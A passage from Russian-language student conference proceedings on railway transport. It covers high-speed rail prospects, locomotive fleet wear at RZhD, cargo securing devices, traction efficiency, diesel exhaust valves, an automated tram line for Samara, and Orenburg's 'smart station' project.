5. Сиваков В.В., Липунов К.В. Повышение эффективности контроля состояния масла в автомобиле // Новые материалы и технологии в машиностроении. 2015. № 22. С. 63-66.
6. Липунов К.В., Сиваков В.В., Тихомиров П.В. Повышение эффективности использования технических масел // Актуальные направления научных исследований XXI века: теория и практика. 2015. Т. 3. № 5-3 (16-3). С. 51-54.

ПЕРСПЕКТИВЫ РАЗВИТИЯ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА В РОССИИ

Артеменков А.С., Маланчева С.Н.

Оренбургский институт путей сообщения - филиал СамГУПС

Основной задачей развития железнодорожной отрасли является развитие высокоскоростных магистралей, которые в настоящее время во многих странах составляют конкуренцию даже воздушному транспорту по ряду параметров. Это и уменьшение вредного воздействия на окружающую среду, как известно, железнодорожный транспорт является одним из наиболее экологически чистых. Это и высокая скорость доставки грузов и пассажиров. Стоит упомянуть также о высоком уровне безопасности, связанном с автоматизацией управления движением и разнесением грузового и пассажирского потоков на разные линии. К сожалению, Россия отстала от мировых лидеров в этом направлении на двадцать лет и только сейчас начала осваивать данные технологии. Но при надлежащем финансировании можно рассчитывать на широкое внедрение составов нового поколения в ближайшее время. [1]

В соответствии с Транспортной стратегией РФ разработаны и должны быть внедрены в срок до 2030 г. следующие направления высокоскоростного движения: Москва – Красное (граница с Белоруссией), Москва – Суземка (граница с Украиной), Москва – Саратов, Уссурийск – Хабаровск, Москва – Адлер и др. На перспективу до 2030 года ожидаются высокие темпы роста объемов пассажирских перевозок, в первую очередь в Московском и Санкт-Петербургском железнодорожных узлах, а также на подходах к Северному Кавказу.

Кроме того, ожидается рост пассажирских поездо-потоков по всем основным международным направлениям. Наибольший рост грузопотоков ожидается на Байкало-Амурской магистрали, особенно на подходах к портам Хабаровского края (Ванино, 4 Советская Гавань), где они могут возрасти в 7-10 раз. Такой значительный рост будет связан в основном с разработкой новых месторождений угля и руды в Республике Саха (Якутия), а также строительством терминалов в портах Ванино и Советская Гавань для экспорта грузов в страны Азиатско-Тихоокеанского региона, а также со специализацией Транссибирской железнодорожной магистрали на контейнерных и пассажирских перевозках.

Сохранение значения Кузбасса как основного поставщика угля вызовет рост перевозок на выходе из Кузбасса как на запад, так и на восток.

Важной частью программы является развитие международных транспортных коридоров, проходящих через территорию России и транспортное обеспечение внешнеэкономических связей Российской Федерации, в том числе посредством комплексного развития инфраструктуры российских морских портов и железнодорожных подходов к ним. [2]

В связи с этим продолжится работа по развитию Транссибирской железнодорожной магистрали, по которой намечена перевозка грузов коридора "Запад - Восток", обеспечивающего торговлю Кореи, Японии и Китая со странами Европы.

Естественным продолжением Транссибирской железнодорожной магистрали является Международный транспортный коридор № 2, который связывает Россию со странами Европы. По максимальному варианту в рамках международного транспортного коридора № 2 намечено развитие высокоскоростной железнодорожной магистрали Москва - Смоленск – Красное.

Не менее важным представляется развитие международного транспортного коридора "Север - Юг", являющегося альтернативой морскому маршруту, соединяющему Европу и страны Персидского залива и Индийского океана. Кроме того, будет создан Северный транспортный коридор «Восток- Запад», который соединит страны северной Европы через железные дороги России и Казахстана с портами Тихого океана.

Намечено, что к 2030 году железнодорожный транспорт общего пользования будет обслуживать 80 из 83 субъектов Российской Федерации. Предполагается существенное повышение безопасности, экологичности и экономичности железнодорожного транспорта, а также обеспечение безаварийного движения. Объемы вредных выбросов будут снижены более

чем в 3 раза. Удельный расход электроэнергии на тягу поездов будет сокращен на 14,4 %, а топлива - на 9,1 %. Таким образом, будут созданы транспортные условия для обеспечения динамичного развития экономики страны, роста внутреннего валового продукта, а также для оптимизации структуры экономики и освоения новых промышленных районов.[3]

Библиографический список:

1. Петербургский государственный университет путей сообщения:[Электронный ресурс].-Режим доступа: <http://xreferat.com/96/1885-1-rol-zheleznodorozhno-go-transporta-v-ekonomike-rossii.html>. (Дата обращения: 28.03.2017)
2. Уральский государственный университет путей сообщения [Электронный ресурс].-Режим доступа: <http://uecs.ru/logistika/item/2350--qq>. (Дата обращения: 28.03.2017)
3. Гагарина Л.Г. Перспективы развития железнодорожного транспорта на период до 2030 года: [Электронный ресурс].-Режим доступа: http://www.gagarinalg.ru/_ld/1/154_-_pdf. (Дата обращения: 26.03.2017)

ПРОБЛЕМА ИЗНОСА ПАРКА ЛОКОМОТИВОВ ОАО «РЖД»

Аушев Н.О., Эрлих Н.В.

Самарский государственный университет путей сообщения

Железнодорожный транспорт является одной из наиболее значимых и ресурсоёмких отраслей транспорта России, стабильное функционирование которой в значительной степени зависит от состояния парка тягового подвижного состава ОАО «РЖД».

Высокий износ парка локомотивов приводит к снижению экономической эффективности его эксплуатации. Локомотивы со значительной степенью износа нуждаются в частом внеплановом обслуживании и ремонтах, имеют сниженные технические характеристики и более высокую стоимость эксплуатации и технического обслуживания.

Финансовый кризис 90-х годов 20 века привёл к ухудшению состояния парка тягового подвижного состава (ТПС) железных дорог. К 2003 году износ локомотивов достиг критических показателей в 84,7 % для парка тепловозов и 77,4 % для парка электровозов. Предпринятое в то время увеличение объёмов закупок нового тягового подвижного состава лишь позволило замедлить рост показателя износа, достигшего в 2010 году значений в 92,5 % и 82,2 % соответственно. При этом по оценке Объединённого учёного совета ОАО «РЖД» в 2010 году достигло максимального значения и количество неисправного подвижного состава: 17,8 % тепловозов и 11,9 % электровозов [1].

Крайне высокий износ локомотивного парка послужил причиной закупок локомотивов в объёмах, рекордных для ОАО «РЖД» – в 2013 году было закуплено 770 единиц тягового подвижного состава. Подобная мера позволила добиться снижения значения показателя среднего износа парка до 68% в 2016 году, но не решила проблемы. По расчётам аналитиков для преодоления тенденции к старению парка ежегодно необходимо закупать не менее 1000 локомотивов. В то же время летом 2016 года было объявлено о планах ОАО «РЖД» установить объёмы ежегодных закупок на уровне в 430-450 единиц ТПС [2].

Очевидно, что проблему износа парка при текущих объёмах финансирования невозможно решить только лишь закупкой нового тягового подвижного состава.

Одним из возможных способов изменения существующей ситуации является увеличение частоты проведения ремонтов парка. По данным дирекции тяги ОАО «РЖД» на начало 2016 года в парке «РЖД» числился 20871 локомотив, при этом 6371 из них неисправны. Оптимизация парка холдинга предусматривает списание части неисправных тяговых единиц и ремонт локомотивов, потенциально пригодных к дальнейшей эксплуатации. По оценкам экспертов акционерного общества это позволит сократить объём дальнейших закупок ТПС более чем на 10 % с одновременным сокращением парка до 18000 единиц к 2020 году [3].

Другим способом оптимизации бюджета холдинга является использование финансового лизинга. Предполагаемая доля лизинга в закупках локомотивов может составлять 40-50% от их общего объёма. Недостатком данного инструмента является отсутствие полного понимания необходимых для ОАО «РЖД» условий и объёмов лизинга. Кроме того, существует опасность накопления большой массы лизинговых платежей с течением времени. Данные

причины привели к отказу от использования холдингом лизинговой программы в 2017 году и направлению средств на закупку локомотивов из инвестиционной программы «РЖД» [4].

Вопрос изношенности парка локомотивов остаётся важным для холдинга. Данный вопрос должен быть решён за счет применения комплексных мер по оптимизации парка локомотивов, увеличению количества закупаемого тягового подвижного состава и использованию лизинговых схем закупок локомотивов.

Библиографический список:

1. <http://expert.ru/ural/2013/34/depo-dlya-dvoih/>
2. <http://мояколея1520.рф/new/2155/>
3. <http://kommersant.ru/doc/3060127>
4. <http://tass.ru/transport/3826862>

**ПЕРСПЕКТИВНЫЕ СРЕДСТВА КРЕПЛЕНИЯ ГРУЗОВ В ВАГОНАХ
И КОНТЕЙНЕРАХ**

Бабушкин П.С., Денисов В.В.

Самарский государственный университет путей сообщения

Технология грузовой и коммерческой работы предусматривает выполнение операций: с грузами (прием к перевозке, погрузка, выгрузка, сортировка и выдача); с документами; с грузовыми поездами (коммерческий осмотр); по информированию грузополучателей и грузоотправителей (о подходе, прибытии, подаче вагонов на подъездные пути необщего пользования и об уборке); по обслуживанию путей предприятий и организаций; по расчетам за перевозки грузов и транспортные услуги.

Груз к перевозке должен быть подготовлен таким образом, чтобы были обеспечены сохранность и безопасность его перевозки, рациональное использование подвижного состава, ускорение выполнения грузовых операций. Подготовка грузов к перевозке включает в себя: проверку состояния груза, надлежащая упаковка с укрупнением грузовых мест в транспортные пакеты, маркировку, взвешивание грузоотправителем, осмотр грузов соответствующими контрольными и надзорными органами.

Техническими условиями предусмотрено использовать для крепления грузов растяжки, обвязки, стяжки, увязки, деревянные стойки, бруски и щиты, упорные башмаки, «шпоры», кассеты, каркасы, пирамиды, ложементы, турникетные устройства.

Средства крепления могут быть разового пользования и многооборотные, для каждого вида есть своя область эффективного применения. При малых объемах перевозимых грузов наименее затратными являются многооборотные средства крепления, а с увеличением на первое место по экономичности выходят разовые.

За последние годы появилось несколько рациональных способов крепления груза с использованием различных специальных технологий.

Прежде всего, благодаря появлению на рынке недорогих текстильных строп из полиэфирной или полипропиленовой ткани промышленностью освоен выпуск современных многооборотных средства крепления – стяжных грузовых ремней.

Полиэфирная или полипропиленовая ткань устойчива к воздействию влаги, тепла, света, обладает хорошей морозостойкостью, не подвержена воздействию большого количества химических веществ, масел и органических растворителей. Главное преимущество текстильных стропов - небольшая собственная масса, они не переплетаются и не спутываются между собой, обладают высокой износостойкостью, легко очищаются при загрязнении. Текстильные стропы способны выдерживать нагрузку до 100 000 кг, что делает их незаменимыми при креплении тяжёлых грузов, не повреждая при этом поверхность.



Рисунок 1 - Текстильные стропы из полиэфирной или полипропиленовой ткани

Стяжные грузовые ремни, представленные на рис. 2- современные многооборотные средства крепления - предназначены для надежной и быстрой фиксации различных грузов на всех видах транспорта.




Рисунок 2 - Стяжные грузовые ремни

Натяжное устройство (храповой замок) предотвращает ослабление ленты, закрепляющей груз, во время движения транспортного средства, а крепежные фитинги (крюки, кольца и т.п.), позволяют закреплять груз в различных типах транспорта, с различными видами крепежных устройств.

Удобство в применении и легкость в обращении дает этим ремням большие преимущества перед обычными средствами крепления грузов.

В зависимости от характера перевозимого груза и типа подвижного состава, крепежные ремни подбираются с различной стяжной нагрузкой, определенной длины и в сочетании с конкретными крепежными фитингами (крюки, кольца и т.п.)

Варианты использования стяжных ремней представлены на рис. 3.



а - в качестве обвязок; б – в качестве растяжек.

Рисунок 3 - Варианты использования стяжных ремней

Еще одним перспективным направлением является крепление груза с помощью воздушных пакетов. Основным принципом данной технологии является заполнение пустот между грузами или стенками пакетами, наполненными воздухом. В сдутом состоянии пакет помещается между грузами и накачивается сжатым воздухом до тех пор, пока пустота не будет заполнена. Воздушный пакет предотвращает смещение не только товарных упаковок друг относительно друга, но и продукции внутри упаковок.

Пакет во время наполнения воздухом копирует геометрию пустоты, какой бы сложной она ни была, тем самым, обеспечивая распределение нагрузки на всю поверхность соседнего груза или ограждающей конструкции кузова вагона. Исключается смещение отдельных грузов и связанное с этим смещение общего центра тяжести вагона с грузом. Все операции по креплению грузов воздушными пакетами может выполнять один человек. Воздушные пакеты просты в применении и позволяют сократить время крепления груза. Пакеты обладают незначительным весом, не требуют больших площадей для хранения благодаря компактному размещению в незаполненном состоянии.

Варианты применения воздушных пакетов в универсальных контейнерах представлены на рисунке 4.



Рисунок 4 - Варианты применения воздушных пакетов в универсальных контейнерах

Выдерживая нагрузки до 30 тонн, и являясь многоразовым средством, воздушные пакеты становятся незаменимыми для крепления грузов в железнодорожных вагонах.

Для формирования транспортных пакетов, их складирования и хранения успешно применяют крепежные элементы из нержавеющей стали или полипропиленовых (ПП) и полиэстеровых (ПЭТ) скрепляющих лент. Пакеты, сформированные при помощи лент представлены на рис. 5.




Рисунок 5 - Применение лент для пакетирования грузов и длинномерных изделий

Как показывает практика количество грузоперевозок в современном мире неуклонно возрастает, что обостряет проблемы сохранности груза и подвижного состава при транспортировке, повышения надежности и сокращения затрат на средства крепления. Большое значение в обеспечении его целостности и сохранности принадлежит сепарации - правильному креплению груза при перевозке. До сих пор многие грузоотправители используют специально изготовленные деревянные щиты и распорки, требующие значительных затрат времени и ресурсов. Ручной способ загрузки уже остался в прошлом, а основной единицей груза становится укрупненная транспортная единица - пакет. Современные технологии крепления грузов позволяют сохранить как саму продукцию, так и ее упаковку на пути от производителя к потребителю[1].

Выбор способа крепления груза должен производиться на основе расчетов, позволяющих оценить надежность и экономическую эффективность его применения в каждом конкретном случае.

Библиографический список:

1 Третьяков Г.М., Денисов В.В. Перспективные направления развития средств крепления грузов в вагонах и контейнерах Журнал / Вестник транспорта Поволжья/СамГУПС. 2009 №4

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ЛОКОМОТИВНОЙ ТЯГИ

Бахарев В.А., Щербицкая Т.В.

Самарский государственный университет путей сообщения

Повышение эффективности и качества работы всех звеньев транспортной системы, прогресс которых неразрывно связан с состоянием локомотивной тяги.

В связи с этим очень важно повысить уровень использования и надежность работы локомотивов. Выполнение этой задачи возложено на одну из ведущих отраслей железнодорожного транспорта – локомотивное хозяйство. За последние годы созданы новые типы мощных тепловозов и электровозов, в силовых передачах и управляющих устройствах которых используются электронные системы автоматики, а в конструкции – высокопрочные материалы.

Методы эксплуатации локомотивов все в большей степени основываются на современной математической базе, к решению эксплуатационных задач все шире привлекается электронно-вычислительная техника, внедряются диагностирующие и испытательные стенды и комплексы, автоматизированные и механизированные ремонтное оборудование и экипажные устройства.

На действующих линиях тяга поездов позволяет найти рациональные режимы вождения поездов на различных участках и наиболее экономичные условия эксплуатации локомотивов. Тяга поездов позволяет найти скрытые резервы в каждом из этих направлений и решить поставленные задачи наиболее рационально с меньшей затратой сил и средств. Ввод более мощных тепловозов обеспечит значительный подъем производительности труда и повышение объема перевозок. На наиболее напряженных направлениях железных дорог используют электрическую тягу, обладающую более высокой пропускной и провозной способностью участков [1, с.171].

Для уменьшения работы по перемещению поезда нужно уменьшать силы сопротивления движению. С этой целью на железных дорогах проводят капитальные работы по улучшению состояния пути укладкой тяжелых типов рельсов, переходом на бесстыковой путь; снижают трение в узлах подвижного состава, восьмиосные вагоны, придавая обтекаемую форму скоростному подвижному составу.

Наряду с этим большие резервы экономии электроэнергии заложены в правильной организации эксплуатационной работы.

С увеличением массы составов и загрузки вагонов снижается удельное сопротивление движению а следовательно, и удельный расход электроэнергии. Поэтому необходимо стремиться к полному использованию грузоподъемности вагонов и к отправлению поездов полной массы.

Библиографический список:

1. С.И. Осипов, С.С. Осипов. Основы тяги поездов. Учебник для студентов техникумов и колледжей ж/д транспорта - М.: УМК МПС России. 2000.- 592с.

АНАЛИЗ ФАКТОРОВ, ОПРЕДЕЛЯЮЩИХ РАБОТОСПОСОБНОСТЬ ВЫПУСКНЫХ КЛАПАНОВ

Бахарев В.А., Назарова Н.В.

Самарский государственный университет путей сообщения

Перед двигателестроением поставлена ответственная задача дальнейшего увеличения агрегатных и удельных мощностей при одновременном улучшении экономичности и повышении надежности и моторесурса двигателей.

Основой увеличения цилиндрических и агрегатных мощностей тепловозных дизелей является повышение среднего эффективного давления, что одновременно приводит к росту тепловых и механических нагрузок на их детали. Уровень тепловой и механической напряженности является главным фактором, определяющим работоспособность и эксплуатационную надежность деталей цилиндропоршневой группы двигателя, наиболее нагруженными деталями которой являются выпускные клапаны.

При работе выпускные клапаны испытывают совместное действие переменных механических и тепловых нагрузок, коррозионное воздействие газообразных продуктов сгорания при высоких температурах.

Увеличение нагрузки двигателя, частоты вращения коленчатого вала, установка турбины на выпуске, увеличение давления наддува и противодавления на выпуске, увеличение температур на впуске ухудшают условия работы клапанов. Совершенство организации рабочего процесса в значительной мере влияет на уровень теплонапряженности клапанов.

Практически клапаны всех двигателей имеют неравномерный нагрев тарелок, зависящий от многих факторов: неоднородности рабочей смеси, ориентации клапана по отношению к топливному факелу, равномерности и степени охлаждения седел головки цилиндра. Из-за пропуска газов через неплотности в прилегании фаски клапана к седлу, вследствие корrobления при работе головки цилиндра, неравномерность нагрева клапана относительно оси может достигать 250 С и более. Вследствие неравномерного нагрева в выпускных клапанах могут возникать значительные переменные напряжения, способные приводить к их разрушению [1, с.571].

Находясь в тяжелых температурных условиях, клапан при работе подвергается действию сил давления газов, сил клапанных пружин, инерционных сил клапана и деталей механизма его привода. Напряжения, возникающие в тарелке клапана современного двигателя от сил давления газов в цилиндре, могут быть столь значительными, что нередко они вызывают недопустимую деформацию тарелок клапанов и повреждение их.

Качества смазочных масел и топлив, при наличии повышенных рабочих температур клапанов в современных деталях, оказывают значительное влияние на работоспособность клапанов. Так, некоторые виды масел и топлив могут образовывать на посадочной фаске налет хрупких отложений, растрескивание которых вызывает нарушение герметичности уплотнения, пропуск газов и прогар клапана.

Срок службы выпускных клапанов может быть значительно повышен за счет снижения их теплонапряженности, что может быть осуществлено при знании зависимостей температурного состояния клапанов от конструктивных, регулировочных и эксплуатационных факторов. Применение рациональной конструкции головки цилиндра и рациональной формы клапана, знание фактического уровня рабочих напряжений в тарелках клапанов могут позволить исключить возникновение в них при работе недопустимых механических и термических напряжений [2, с.228].

Значительные резервы повышения надежности и долговечности клапанов имеются в разработке рациональных технологических процессов изготовления и термообработки клапанов, что особенно важно при применении наплавки фасок жаростойкими сплавами.

Библиографический список:

1. Локомотивные энергетические установки: Учебник для вузов ж.-д. трансп./А.И. Володин, В.З. Зюбанов, В.Д. Кузьмич и др.; Под ред. А.И. Володина. М.: ИПК «Желдориздат», 2002. - 718 с.

2. Марков В.А., Баширов Р.М., Габитов И.И. Токсичность отработавших газов дизелей. 2-е изд., перераб. и доп. — М.: Изд-во МГТУ им. Н.Э. Баумана, 2002. - 376 с.

СИСТЕМА АВТОВЕДЕНИЯ СКОРОСТНОГО ТРАМВАЯ КАК ЭТАП СОВЕРШЕНСТВОВАНИЯ ТРАНСПОРТНОЙ СИСТЕМЫ Г. САМАРЫ

Баширкин М.В., Ионов А.А.

Самарский государственный университет путей сообщения

Г.о. Самара – это мегаполис со сложной внутригородской транспортной артерией, эффективность которой из года в год снижается в динамически развивающемся городе, с появлением новых объектов инфраструктуры. Развитие города с появлением новых объектов инфраструктуры и зон притяжения пассажиропотоков, таких как деловые, торговые, развлекательные и спортивные центры, изменение в структуре расселения жителей города в связи с застройкой новых жилых районов, значительно увеличивает нагрузку на общественный транспорт. Два этих обстоятельства в часы пик приводят к транспортному «коллапсу» во многих районах г. Самары. В качестве одного из решений данной проблемы было предложено строительство линии скоростного трамвая.

Современные системы движения поездов достигли уровня GoA4, полностью автоматической технологии управления поездом. Данная система реализована в Дубайском метрополитене, на 2 и 3 линиях Нюрнбергского метрополитена.

Экономическую эффективность автоматизированной системы в основном определяют следующие четыре фактора:

- малая потребность в персонале;
- появление принципиально новой концепцией перевозок, которые будут выполняться за счёт уменьшения интервалов. Число поездов на линии можно легко изменять в соответствии с колебаниями пассажиропотока;
- высокая вероятность увеличения пассажиропотоков благодаря новой концепции перевозок;
- пониженные затраты энергии в связи с оптимизированными процессами разгона и торможения.

В системах скоростного внеуличного транспорта России на данный момент используется уровень GoA1 – частично автоматизированный режим, соответствующий полностью ручному управлению поездом. Только в двух метрополитенах – Казанском и Санкт-петербургском реализован уровень GoA2 – соответствующий полуавтоматическому управлению поездом. Аналог – режим автоведения.

Предлагаемая нами система скоростного трамвая начнёт работу сразу с режима GoA3, когда машинист (стюарт) обычно присутствует в кабине трамвая, чтобы взять на себя управление в нестандартных ситуациях. В дальнейшем, при удачной эксплуатации и отсутствии внештатных ситуаций, линия перейдет в режим работы GoA4.

На первом этапе перехода к режиму GoA4 на линии предлагается реализовать систему автоматического подсчёта пассажиров. Реализация этой системы позволит в автоматическом режиме определять необходимое количество поездов на линии, межпоездные интервалы, а также поможет уменьшить расходы на электроэнергию. Система будет реализована при помощи турникетов, установленных на каждой станции. Сведения о количестве пассажиров будет передаваться в единый центр анализа информации, где в автоматическом режиме будет вестись расчет необходимого количества поездов на линии.

Следующим этапом перехода к автоматизации скоростной трамвайной линии это оснащение трамвая датчиками, которые в случае появления препятствия на пути, а также при приближении к следующему поезду на расстояние меньшее, чем длина тормозного пути будут передавать сведения об этом в бортовой компьютер и трамвай начнёт осуществлять экстренное торможение. Установка данных датчиков будет являться дополнительной защитной системой от аварийных ситуаций. В качестве основной системы предлагается использование системы автоблокировки.

Одной из основных задач, которые необходимо решить при реализации режима GoA4 является определение длины блок-участков. В качестве одного из вариантов длину блок-участков предлагается выбирать исходя из длины подвижного состава, а также тормозного пути. Принимая во внимание техническую возможность в дальнейшем планируется переоборудовать линию скоростного трамвая в линию метрополитена. Кроме длины трамвайного вагона 71-633, который планируется к эксплуатации на линии, учитывалась также и длина вагонов метрополитена типа 81-717/714, которые эксплуатируются в данный момент в Самарском метрополитене и 81-740/741, которые планируется эксплуатировать в дальнейшем. Сравнительная характеристика длины и тормозного пути приведена в таблице ниже:

Модель единицы подвижного состава	71-633	81-717/714	81-740/741
Длина одного вагона, м	26	19,2	28,15
Предполагаемое количество вагонов при эксплуатации, ед	2	3	2
Общая длина состава, м	52	57,6	56,3
Длина тормозного пути при нормальных условиях и начальной скорости торможения 40 км/ч при служебном торможении, м	60	117	103

Исходя из анализа таблицы, можно сделать вывод, что блок-участок длиной менее 117 метров делать нельзя по нормам ПТЭ. Однако, при выборе длины блок-участка необходимо учитывать и межпоездной интервал. В рассматриваемом случае межпоездной интервал не может быть менее 45 секунд. Данная величина складывается из 3 составляющих. Времени, которое требуется поезду до полной остановки, стоянка поезда на станции и время разгона поезда.

Время, требуемое до полной остановки, рассчитывается по формуле $t_n = 0,06 \cdot \frac{l_n + l_m}{V_{rx}}$, где l_n - длина поезда, l_m - длина тормозного пути, V_{rx} - скорость входа поезда на станцию $t_n = 0,06 \cdot \frac{l_n + l_m}{V_{rx}} = 0,2619$ мин = 15,7 с. Стоянка поезда должна быть не более $t_c = 20$ секунд. Время, которое требуется поезду, чтобы покинуть станционный блок-участок вычислено экспериментально и составляет $t_o = 9$ с. Полное время $t = t_n + t_c + t_o = 15,7 + 20 + 9 = 44,7 \approx 45$ с.

Вычислим минимальное расстояние между поездами на перегоне. Минимальная средняя скорость движения на перегоне = 24 км/ч, следовательно за 45 секунд поезд преодолеет расстояние 300 метров. Исходя из того, что предполагается использовать трёхзначную автоблокировку, а также с учетом длины тормозного пути, предлагается установить длину блок-участка равную 150 м.

Данная длина блок-участка позволяет использовать на линии систему интервального регулирования движения поездов по сигналам АЛС с передачей данных по цифровому радиоканалу без применения рельсовых цепей «Анаконда».

В системе используется логика проследования поезда по перегону. От устройств ЭЦ в систему передается признак поезда при его отправлении на перегон. Перегон разбивается на участки пути и при следовании поезда по перегону система контролирует последовательное занятие этих участков на основании анализа акустических сигналов с точностью до 50 метров.

Система идентифицирует поезда, оборудованные устройствами передачи данных по радиоканалу и устройствами контроля целостности состава и выдает разрешение на отправление второго поезда на перегон.

При остановках поезда на перегоне система фиксирует место и линейные размеры объекта («акустический портрет»). Система логически переводит в состояние занятости виртуальные рельсовые цепи на месте остановки поезда, так как акустические шумы отсутствуют. При возобновлении движения поезда после остановки, система продолжает отслеживать объект, сравнивая «акустический портрет» до остановки и после.

Таким образом, можно сделать вывод, что системы, разработанные к данному времени позволяют технически реализовать данный проект.

Библиографический список:

1. Минаев Г. И. Сухов С. Б. Федоров А. Г. Фурсаев М. В. Мизгирев С. Н. Правила технической эксплуатации метрополитенов РФ. – М. : Та Инжиниринг, 2003. – 109 с.
2. Белов Д.В., Лобанов А.Н., Сорокин А.Л., Усачев Г.С., Широков Г.В. Механическое оборудование вагонов метро «Русич» 81-740.1/81-741.1. –М. : Учебно-производственный центр Московского метрополитена, 2012. – 74 с.
3. Сапожников В.В. Эксплуатационные основы автоматики и телемеханики. – М. : Маршрут, 2006. – 246 с.
4. Голынский А.П., Жданович А. Б. Система «Движение»: некоторые аспекты внедрения, экономического и правового регулирования //Транспорт Российской Федерации, 2010. Специальный выпуск «Наука и транспорт. Метрополитены будущего». С. 42–43.
5. Башаркин М.В., Ионов А. А., Окладов С.А. Скоростной трамвай как элемент модернизации транспортной системы Самары // Наука и образование транспорту № 1. Самара, СамГУПС, 2016. С. 237-240.

**ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ЖЕЛЕЗНОДОРОЖНОГО
ВОКЗАЛА «ОРЕНБУРГ»**

Белоус А.С., Блынская Е.А., Шумкина Л.И.

*Оренбургский техникум железнодорожного транспорта – структурное подразделение
ОРИПС – филиала СамГУПС*

В ОАО «РЖД» до 2030 г. принята Концепция эффективного развития инфраструктуры вокзалов, которая определила направления, пути и этапы решения задач, в том числе по созданию сети вокзалов нового поколения. Основными направлениями являются: повышение безопасности и комфорта пассажиров; улучшение качества и расширение спектра услуг для всех категорий пассажиров, в том числе маломобильных, а также жителей населенных пунктов, на территории которых расположены вокзалы; создание условий для успешной деятельности предприятий розничной торговли и сферы услуг; повышение эффективности использования ресурсов, прежде всего энергетических, в том числе путем внедрения проекта «умного вокзала». [3]

Что же это такое «Умный вокзал»?

"Умный вокзал" объединяет различные инновационные системы, технические средства и технологии: автоматизированные системы управления процессами жизнедеятельности вокзального комплекса, направленные на снижение энергозатрат, использование альтернативных источников энергии, внедрение устройств для создания благоприятного климата внутри здания вокзала, внедрение новейших информационно-справочных устройств и др. Автоматизированные системы обеспечения транспортной безопасности и снижения рисков чрезвычайных ситуаций (новейшие системы контроля технической безопасности, новейшие системы пожаротушения, автоматическая система мониторинга и состояния здания и др.), технологии "зеленого здания" (системы обеззараживания воздуха внутри вокзала, системы экологического мониторинга, устройства для сбора дождевой воды, озеленение привокзальной территории и отдельных залов вокзала).

Данные системы должны быть адаптированы к местным условиям, прежде всего, к географическому положению вокзала, климатическим особенностям района, возможности использования различных видов альтернативных возобновляемых источников энергии.

«Умный вокзал» – это комплекс систем (в первую очередь инженерных), позволяющих максимально увеличить эффективность функционирования инфраструктуры и технических средств вокзала, при котором все технические, технологические и организационные процессы реализуются при минимальном участии человека. Объектом внедрения технологий «умного вокзала» является весь вокзальный комплекс, включающий в себя здание вокзала и примыкающую к нему инфраструктуру (перроны, платформы, подземные переходы, конкорсы и т.д.).

Основными целями создания «умного вокзала»

- Повышение качества обслуживания и уровня комфорта для посетителей (в т.ч. для пассажиров и работников) вокзального комплекса. При этом особое внимание уделяется пассажирам с ограниченными физическими возможностями.

- Обеспечение требуемого уровня санитарно-гигиенических условий.

- Обеспечение комплексной безопасности на территории вокзала с учетом реального расчета риска.

- Сокращение эксплуатационных расходов путём внедрения новейших ресурсосберегающих и инновационных технологий, а также оптимизации использования трудовых ресурсов.

- Повышение доходов от подсобно-вспомогательной деятельности вокзалов путём внедрения новейших инновационных технологий и оптимизации использования объектов инфраструктуры, включая оптимизацию сдачи в аренду помещений вокзала.

- Улучшение экологической обстановки на территории вокзала, минимизация негативного воздействия инфраструктуры и технических средств вокзала на окружающую среду с учетом реальной эффективности принимаемых мер и автоматизации контроля за их соблюдением.

Основные принципы функционирования «умного вокзала»

- Автоматизация процессов жизнеобеспечения (интеллектуальное управление функционированием инфраструктуры и технических средств вокзала), при которой системы управления процессами жизнеобеспечения вокзального комплекса функционируют в едином информационном пространстве. Благодаря этому достигается взаимодействие между системами с возможностью изменения режимов работы одних систем при получении соответствующей информации из других систем для:

- обеспечения надёжности функционирования систем жизнеобеспечения;

- обеспечения комплексной безопасности на территории вокзала; эффективного потребления энергоресурсов вокзалом; продления срока службы технических средств; повышения уровня комфорта пассажиров и работников вокзала.

- Возможность обеспечения дистанционного контроля из региональных ситуационных центров за функционированием систем жизнеобеспечения вокзалов, и, при необходимости, возможность управления работой данных систем при возникновении нештатных ситуаций, а также в целях оптимизации работы систем жизнеобеспечения данных вокзалов.

- Применение инновационных технологий (в т.ч. нанотехнологий) и методов оптимизации инженерных и информационных систем для достижения максимального ресурсосберегающего эффекта, повышения комфорта пассажиров и работников вокзала, обеспечения требуемого уровня санитарно-гигиенических условий.

- Применение технологий «Зеленого здания», отвечающих европейским стандартам «Зеленое здание» позволяет использовать технологии, минимизирующие отрицательное воздействие инфраструктуры вокзала на окружающую среду и повышающие уровень комфорта для посетителей.

- Оптимизация процессов обслуживания пассажиров путём максимально удобного расположения объектов, связанных с обслуживанием посетителей и их информированием, с учетом требований энергоэффективности и создания максимального уровня комфорта для пассажиров и работников вокзала. Для реализации Программы «Обустройство вокзалов для людей с ограниченными физическими возможностями» необходимо переоборудовать:

- привокзальные площади;

- здания вокзалов;

- перроны вокзальных комплексов.

Оренбургский вокзал можно уверенно назвать «младшим братом» «умных вокзалов».

В настоящее время оренбургский вокзал также ежедневно встречает тысячи россиян и гостей нашей страны, и для многих именно с него начинается знакомство с Оренбургом. Это своего рода городские ворота. А потому они должны быть не только безопасны, но красивы

и удобны. Именно поэтому для выполнения данных задач на вокзале реализуется инвестиционный проект ОАО «РЖД» «Умный вокзал».

